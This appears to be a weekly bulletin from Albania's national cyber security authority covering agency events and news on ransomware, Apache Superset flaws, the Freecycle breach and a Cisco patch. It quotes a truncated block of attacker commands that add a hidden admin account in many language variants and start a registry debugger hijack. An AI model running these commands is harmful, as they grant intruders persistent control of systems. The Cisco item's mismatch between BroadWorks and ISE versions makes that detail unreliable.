WEEKLY BULLETIN

4-8 SEPTEMBER 2023

Quote of the week

> *"There is no technology today that cannot be defeated by social engineering*
>
> ***Frank Abagnale***

Content:

The National Authority for Cyber Security and Electronic Certification, represented by the General Director Mr. Igli Tafa, participates in the Tallinn Digital Summit.

In the "Western Balkan Digital Security" panel, the head of AKCESK presented the challenges of cyber security at the national level after the sophisticated attacks of a year ago, emphasizing inter-institutional cooperation and the support of international strategic partners, for addressing it.

Also, in his speech, Mr. Tafa emphasized the importance of raising capacities, strengthening aspects of cyber diplomacy, as well as raising awareness, as key priorities for creating a sustainable cyber ecosystem.

The summit, organized by the Estonian Government, under the patronage of Prime Minister Kaja Kallas, brought together important representatives of the field of cyber security, with the aim of strengthening cooperation, addressing challenges and identifying new opportunities, for a safer digital future.

AKCESK, part of the first innovation festival in Tirana, under the slogan "Connect with the World", "Connect with Each Other" and "Connect with the Future".

On September 8-9-10, the Innovation Nest Tirana festival was organized near the Olympic Park, where visitors to the Authority's stand were informed to increase awareness in the field of cyber security!

During the second day of the festival, AKCESK informed the participants about Data Privacy and Cybersecurity in E-commerce

AKCESK participates in Albania's reporting on the implementation of the United Nations Convention on the Rights of the Children

AKCESK was part of Albania's reporting on the implementation of the United Nations Convention on the Rights of the Child during the proceedings of the 94th session of the Committee on the Rights of the Child, held in Geneva, on September 4-5 2023.

In line with the commitments made by the Albanian state in terms of the implementation of this Convention, AKCESK reported on the concrete steps taken to create a safe cyber ecosystem for children and young people.

The protection of children and young people in the online environment is one of the main pillars of the "National Strategy for Cyber Security" and the Action Plan, where AKCESK in the role of the leading institution has coordinated the work with other responsible institutions, continuously organizing awareness campaigns, various trainings and activities with children and young people, parents, teachers, social protection workers, State Police workers and other actors in the field, in order to achieve the main goal, to create a safe ecosystem for children and young people online.

AKCESK, emphasized the need for awareness and ways of protection against the increased and continuous threats that children and young people face online, as well as the continuous need for inter-institutional cooperation.

WEEKLY BULLETIN
4-8 SEPTEMBER 2023


AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE SIGURINË KIBERNETIKE

Quote of the week

> *"There is no technology today that cannot be defeated by social engineering"*
>
> ***Frank Abagnale***

Content:

- Ransomware attackers target exposed Microsoft SQL databases
- Two vulnerabilities in Apache SuperSet allows server remote hacking
- Freecycle confirms cyber incident affecting 7 million users
- Cisco- patching alert



```
localgroup "[REDACTED]" mediaadmin$ /add & net localgroup
 administrators mediaadmin$ /add & net localgroup "
remote desktop users" mediaadmin$ /add & net localgroup
administradores mediaadmin$ /add & net localgroup
administratoren mediaadmin$ /add & net localgroup
administrateurs mediaadmin$ /add & net localgroup
administratorzy mediaadmin$ /add & net localgroup
administradors mediaadmin$ /add & net localgroup [
REDACTED] mediaadmin$ /add & net localgroup
rendszergazd+ik mediaadmin$ /add & net localgroup "
remote management users" mediaadmin$ /add & reg add "
hklm\software\microsoft\windows nt\currentversion\image
file execution options\ex.exe" /v debugger /t reg_sz /d
```

Ransomware attackers target exposed Microsoft SQL databases

Securonix researchers have identified a campaign in which attackers are exploiting Microsoft SQL (MSSQL) servers to deliver Cobalt Strike and a ransomware strain called FreeWorld using bruteforce attacks.

Securonix did not attribute the attacks to any known criminal groups, but revealed that FreeWorld was a new variant of the Mimik ransomware first seen in June 2022.
Securonix advises users of Microsoft SQL databases not to expose them to the Internet.

Read more

Two vulnerabilities in Apache SuperSet allows server remote hacking

Apache Superset is an open source Data Visualization and Exploration Platform based on the Flask Web framework. Version 2.1.1 addressed two vulnerabilities, tracked as CVE-2023-39265 and CVE-2023-37941, respectively, that could be exploited to gain control of the Superset database.

The experts also noticed that some Superset installations, such as docker-compose, use default credentials to access the database. An attacker who knows the default credentials can connect to the database and gain control over it.

Read more

Freecycle confirms cyber incident affecting 7 million users

More than seven million people were affected by a security breach that occurred on the servers of Freecycle, an online forum dedicated to the exchange of used items.
According to Freecycle, the stolen information includes usernames, user IDs, email addresses and hashed passwords.

The organization announced that it has reported the incident to the relevant authorities and advises its users to change their passwords, be alert to emails, avoid clicking on links attached to emails and not download attached documents if they are not sure of the their origin.

Read more

PATCHING ALERT

Cisco patches critical vulnerability in BroadWorks platform

Tracked as CVE-2023-20238, the vulnerability affecting the BroadWorks calling and collaboration platform could be exploited by remote, unauthenticated attackers to spoof credentials and gain access to affected systems.
The vulnerability affects only Cisco ISE versions 3.1 and 3.2 and was fixed with the release of Cisco ISE versions 3.1P7 and 3.2P3.

The tech giant announced that it is not aware of any of these vulnerabilities being exploited in malicious attacks.

Read more